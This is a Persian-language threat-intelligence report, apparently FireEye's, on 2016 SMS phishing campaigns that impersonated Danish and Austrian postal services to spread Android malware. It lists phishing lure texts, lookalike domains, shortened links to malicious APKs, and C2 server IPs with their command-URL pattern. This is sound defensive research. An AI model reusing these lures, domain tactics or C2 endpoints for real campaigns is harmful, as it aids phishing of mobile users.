در تحقیقات، ما متوجه شدیم که بعضی از دامنه‌های URLها، چند روز قبل از این‌که بدافزار روی آن‌سایت‌ها میزبانی شود رجیستر شده بودند. همچنین متوجه شدیم که هیچ سرویس دیگری روی این دامنه‌ها در حال اجرا نبود. این واقعیت‌ها ما را به این حقیقت می‌رساند که باور کنیم آن سایت‌ها صرفاً برای کمپین‌های فیشینگ پیامکی ثبت شده بودند.

برای این‌که کاربران قربانی فریب بخورند و روی این لینک‌ها کلیک کنند، دامنه‌ها هر کدام صرفاً برای یک کمپین بهینه‌سازی نامی شده بودند. برای مثال، در کمپین اولیه‌ی MPay-Denmark، گردانندگان تهدید از سرویس Danish postal service به عنوان یک نمایه استفاده کرده بودند و پیام دریافت شده عبارت بود از «شما یک MMS از XXX دریافت کرده‌اید. لینک ... را دنبال کنید تا این پیام را مشاهده نمایید». در نتیجه بسیاری از دامنه‌ها حاوی کلمه‌ی mms، و you بودند؛ مانند mmsforyou.pw، mmsservice.pw و mmstildig.net (til dig در زبان دانمارکی به معنای «برای شما» است).

در کمپین بعدی PostDanmark، پیام فیشینگ اسمسی به صورت «بسته‌ی شما برای دریافت آماده است. لینک ... را دنبال کنید تا همه‌ی اطلاعات بسته‌تان را مشاهده کنید» بود. در نتیجه بسیاری از آدرس دامنه‌ها عبارت‌هایی مانند post، و یا danmark را دارا بودند؛ مانند postdanmark.net، postdanmark.online، postdanmark.menu و postdanmarks.com. دقت کنید که آدرس سایت رسمیِ پستِ دانمارک، www.postdanmark.dk است. در نتیجه همه‌ی این آدرس‌های فیشینگ در واقع قصد تقلیدِ دامنه‌ی پست دانمارک اصلی را داشته‌اند.

::: لینک های کوتاه شده

یک صفحه نمایش با اندازه‌ی کوچک، لینک‌های کوتاه‌شده را برای دستگاه‌های تلفن بی‌نقص می‌سازد. گردانندگان تهدید به ظاهر این واقعیت را می‌دانسته‌اند، و از آن استفاده کرده‌اند

تا به مقصود خود برسند. زمانی که این پنج کمپین را در اروپا مانیتور می‌کردیم، متوجه شدیم که لینک‌های کوتاه‌شده‌ی مشاهده‌شده به تعداد زیاد استفاده می‌شده‌اند. در مجموع، ما چهار سرویس کوتاه‌سازی لینک را مشاهده کردیم که هر کدام حداقل یک بار استفاده شده بودند، منجمله bit.ly, tr.im, is.gd و jar.ma.

از این چهارتا، bit.ly از همه بیشتر مورد استفاده قرار گرفته بود. در مجموع ما ۲۷ لینک bit.ly را که از فوریه‌ی 2016 تا ژوئن 2016 استفاده شده بودند، شناسایی کردیم. سه سرویس کوتاه‌سازی لینک دیگر تا ژوئن 2016 مشاهده نشده بودند، و فقط یکی از آن‌ها برای هر سرویس استفاده شده بود. تنوع‌دهی به سرویس‌های کوتاه‌سازی لینک به ما این امر را نشان می‌دهد که گردانندگان این تهدید سعی دارند از شناسایی شدن فرار کنند.


::: سایتهای هک شده

هزینه‌بر است که بخواهیم از دامنه‌های شخصی برای میزبانی بدافزار استفاده کنیم. گردانندگان تواناتر تهدید ممکن است بخواهند از یکی از وب‌سایت‌هایی که پیشتر هک شده و به آن دسترسی دارند برای امر میزبانی استفاده کنند. البته این احتمال موجود است که سایت قربانی متوجه میزبانی بدافزار بشود و آن‌را حذف کند، در غیر این صورت روش میزبانی روی سایت‌های هک‌شده به نظر عملی می‌آید. شناسایی شدن بدافزار روی هاست‌ها عمدتاً تا زمان طولانی انجام نمی‌شود، و تعداد کلیک‌های قربانی‌ها معمولاً در ابتدای زمان شروع کمپین، نسبت به ده‌ها روز بعد بیشتر است.

در زمان مانیتور کردن این پنج کمپین فیشینگ پیامکی، ما مشاهده کردیم که سایت‌های هک‌شده به کرات استفاده می‌شدند. برای مثال، لینکِ آنالیز برای لینک کوتاه‌شده‌ی hxxps://bitly[.]com/1qRey7a به ما نشان می‌دهد که در ۱۳ آوریل ۲۰۱۶، وب‌سایتِ kgiexport.com یک برنامه‌ی اندروید با نام post.apk را میزبانی می‌کرده است.

::: چند کلیک؟

دوتا از سرویس‌های کوتاه‌سازیِ لینک، یعنی bit.ly و tr.im صفحات آنالیز برای لینک‌های کوچک‌شده‌ای که می‌سازند، ارائه می‌کنند. شکل۲ صفحه‌ی آنالیزی که برای لینکی از bit.ly است را نشان می‌دهد. شکل۱۳ یک اسکرین‌شات از صفحه‌ی آنالیزی که توسط tr.im ارائه شده است را نشان می‌دهد. برای این صفحات، ما می‌توانیم اطلاعاتی در مورد این‌که چند نفر روی لینک کوتاه‌شده در زمانی خاص کلیک کرده‌اند، و همچنین کشور مبدا این کلیک‌ها به دست آوریم.



جدول۲ اطلاعاتی را مرتبط با 28 لینک کوتاه‌شده‌ای که مانیتور شده‌اند را نمایش می دهد.

ID	Short URL (Links are to Associated Analytics Pages)	URL Being Redirected to	Clicks
0	https://bitly.com/1Lusv3C+	enlightek[.]com/mmstildig.apk	6759
1	https://bitly.com/2148Jhj+	enlightek[.]com/imms.apk	8331
2	https://bitly.com/1TIny9Z+	mmsforyou[.]pw/mms.apk	6366
3	https://bitly.com/1Uyhqk9+	enlightek[.]com/dmms.apk	146
4	https://bitly.com/1rnmZre+	thecenter-ct[.]org/post.apk	4716
5	https://bitly.com/1Wf5gx1+	choheng[.]com/post.apk	3673
6	https://bitly.com/1qRey7a+	www[.]kgiexport[.]com/post.apk	5704
7	https://bitly.com/22SQ34Y+	wincompany[.]info/postdk.apk	4907
8	https://bitly.com/1TVH4va+	onedayonemillion[.]com/postdk.apk	5472
9	https://bitly.com/22oGIU0+	ivahryc[.]com[.]ar/postdk.apk	1141
10	https://bitly.com/1VDxsKW+	www[.]fhsinsaat[.]com/apk/post.apk	5995
11	https://bitly.com/1VDsyO5+	www[.]plusmoreads[.]com/post.apk	4558
12	https://bitly.com/1QPX7Z6+	5bro[.]online/post.apk	1818
13	https://bitly.com/1nA8mOp+	osusait[.]com/mms.apk	3233
14	https://bitly.com/1SQhx6z+	przembud[.]pl/post/post.apk	1250
15	https://bitly.com/1qCFk2t+	vfm.waw[.]pl/post.apk	10249
16	https://bitly.com/1Tlp0gd+	wincompany[.]info/post.apk	3801
17	https://bitly.com/1NxcJpH+	rnewsbd24[.]com/postdk.apk	4046
18	https://bitly.com/1RUnqOr+	ananto[.]com/postd.apk	3745
19	https://bitly.com/1ragMOh+	antaceed[.]com/postdk.apk	3847
20	https://bitly.com/1t54sAe+	antaceed[.]com/dk.apk	9295
21	https://bitly.com/1Xy7f2d+	antaceed[.]com/post.apk	4381
22	https://bitly.com/1ZfcNeV+	ananto[.]com/posts.apk	31551
23	https://bitly.com/1rarFA8+	wincompany[.]info/postat.apk	1685
24	https://bitly.com/1Tavhi7+	www[.]starsfitness[.]at/postat.apk	2505
25	https://bitly.com/1TSvBPm+	www[.]starsfitness[.]at/posta.apk	2618
26	https://bitly.com/1T9kMrX+	www[.]novaduha[.]cz/post.apk	2303
27	https://tr.im/sLwjw+	bmarkostructures[.]com/dkpost.apk	17290

در مجموع ۲۸ لینک کوتاه‌شده، ۱۶۱۳۴۹ بار کلیک شده اند. از این کلیک‌ها، ۱۳۰۶۳۶ از آن‌ها از کمپین PostDanmark آمده‌اند، که نشان می‌دهد پیام‌های فیشینگی که ادعا شوند از اداره پست آمده‌اند موفق‌تر خواهند بود(!). ما همچنین متوجه این شدیم که تعداد کلیک‌ها چند روز بعد از ساخت این لینک‌ها افت کردند. برای مثال 96631 کلیک(67.06٪) کلیک‌ها در روز اول ساخته شدن لینک‌های کوتاه انجام شده‌اند و 30749 کلیک (21.33٪) در روز دوم ساخته‌شدن انجام شده‌اند. این کلیک‌ها به صورت عمده از دو کشور می‌آمده‌اند: دانمارک(88.66٪) و اتریش(5.30٪). یک سری کشورهای دیگر نیز ممکن است مورد هدف قرار گرفته باشند؛ من جمله آلمان، لوکزامبورگ، اسپانیا، سوئد، نروژ، بریتانیا، هلند، ایتالیا، یونان و ترکیه.

::: سرور C2

همه‌ی بدافزارهایی که آنالیز کردیم با یک سرور پیکربندی‌شده‌ی C2 برای ارسال اطلاعات مرتبط با دستگاه و گرفتن دستورات مرتبط بودند. آدرسی که برای ارتباط با سرور استفاده می‌شد به فرم http://$C2.$SERVER.$IP/?action=command بود. در مجموع ما ۱۲ سرور C2 که در پنج کشور مختلف میزبانی می‌شدند را پیدا کردیم که در این کمپین‌ها مورد استفاده قرار گرفته بودند. جدول۳ اطلاعاتی را مرتبط با این سرورهای C2 ارائه می‌کند.

C2 Server IP Address	Country	Example of URL	Number of Malicious Apps Using It
85.93.5.108	United Arab Emirates	http://85.93.5.108//?action=command	2
85.93.5.109	United Arab Emirates	http://85.93.5.109/?action=command	24
85.93.5.139	United Arab Emirates	http://85.93.5.139/?action=command	8
85.93.5.83	United Arab Emirates	http://85.93.5.83/?action=command	4
62.138.0.117	Germany	http://62.138.0.117/?action=command	1
54.93.101.5	Germany	http://54.93.101.5/?action=command	1
5.61.39.3	Germany	http://5.61.39.3/?action=command	2
193.105.240.158	Latvia	http://193.105.240.158/?action=command	6
162.220.246.24	Italy	http://162.220.246.24/?action=command	2
91.224.161.102	Netherlands	http://91.224.161.102/?action=command	2
37.1.204.175	Netherlands	http://37.1.204.175/?action=command	3
37.1.205.193	Netherlands	http://37.1.205.193/?action=command	1

به طور خاص، آدرس آیپیِ 85.93.5.109 توسط 24 بدافزار در کمپین‌های PostDanmark و post-Austria استفاده شده بود. آدرس آیپیِ 85.93.5.139 توسط 8 بدافزار در کمپین PostDanmark استفاده شده بود. دقت کنید که چهار سرور اول C2 در رنج آیپی مشابه 85.93.5.0/24 هستند. در مجموع ما 38 نمونه بدافزار پیدا کردیم که با این چهار سرور C2 از مارس 2016 تا ژوئن 2016 در ارتباط بودند.

::: آیا این بدافزارها قسمت کوچکی از یک چیز بزرگتر هستند؟

وقتی اطلاعات ثبت این دامنه‌های شخصی را بررسی می‌کردیم، یک چیز جالب پیدا کردیم: در مارس 2016، یک ایمیل (l[REDACTED]a@gmail.com) به تنهایی سه دامنه را، منجمله postdanmark.org, postdanmark.menu و mmstildig.info را برای دوتا از پنج کمپین ثبت کرده است. با استفاده از reverse lookup، ما چهار دامنه‌ی مشابه را پیدا کردیم که با ایمیل آدرس مشابهی

در مارس 2016 ثبت شده بودند. جدول 4 اطلاعاتی را در رابطه با این دامنه‌ها ارائه می‌کند.

Domain	Date	Relevance
postdanmark.menu	03-11-2016	Involved in PostDanmark campaign. App hosted uses 193.105.240.158 as C2 server.
postdanmark.org	03-10-2016	Involved in PostDanmark campaign. App hosted uses 193.105.240.158 as C2 server.
mmstildig.info	03-06-2016	Involved in MPay-Denmark campaign. App hosted uses 193.105.240.158 as C2 server.
mmspourvous.com	03-10-2016	In French, “pour vous” means “for you”.
mms4vous.com	03-10-2016	In French, “4 vous” means “4 you”.
mmstildig.com	03-06-2016	In Danish, “til dig” means “for you”.
mmstildig.net	03-06-2016	In Danish, “til dig” means “for you”.

جدول4. دامنه‌هایی که توسط گردانندهٔ تهدید احتمالی (l[REDACTED]a@gmail.com) ثبت شده‌اند.

سه دامنه‌ی اول برای میزبانیِ بدافزار کمپین‌های MPay-Denmark و PostDanmark استفاده شده بودند. ما هیچ شواهدی مبنی بر این‌که چهار دامنه‌ی بعدی برای کمپین‌های مشابه استفاده بشوند پیدا نکردیم. اما ایمیل آدرس ثبت‌کننده‌ی مشابه و نام‌گذاری مشابه آن‌ها این مفهوم را منتقل می‌کند که احتمالاً آن‌ها هم برای قصد مشابهی ساخته شده‌اند.

::: جمع بندی

فیشینگ پیامکی یک الگوی جدید برای آلوده‌کردن کاربران موبایل ارائه می‌کند. کمپین‌های فیشینگ پیامکی بعدی که در اروپا پخش شدند نشان می‌دهد که هنوز فیشینگ پیامکی یک ابزار محبوب در بین گردانندگان تهدیدها برای پخش کردن بدافزارشان است. به علاوه گردانندگان تهدید از آدرس‌های میزبانی متنوع و سرورهای C2 متفاوتی استفاده می‌کنند و به طور مداوم در حال بهبود دادن کد مخرب خود برای آلوده‌کردن تعداد کاربران بیشتر و فرار از شناسایی شدن هستند.

برای محافظت از خود در برابر این تهدیدها، FireEye پیشنهاد می‌کند که کاربران برنامه‌هایی خارج از app storeهای رسمی نصب نکنند، و قبل از کلیک روی هر لینکی که منبع آن مشخص نیست، احتیاط‌ها را رعایت کنند. برای پیدا کردن و دفاع در برابر این حملات، ما از مشتریان خود می‌خواهیم تا

برنامه‌ی FireEye MTP/MSM که برای امنیت موبایل است را نصب کنند. این به مشتریانمان کمک می‌کند تا تهدیدهای مشابه را در حوزه‌ی کاربری خود ببینند و همچنین آن‌ها را قادر می‌سازد تا به سادگی دستگاه‌هایی که ممکن است هک شده باشند را پیدا کنند. به علاوه ما مشتریان خود را به استفاده از لوازم NX توصیه می‌کنیم تا با اسکن شبکه‌ی Wi-Fi خود توسط آن، دسترسی کامل‌تری به دستگاه‌ها موبایل برسانند.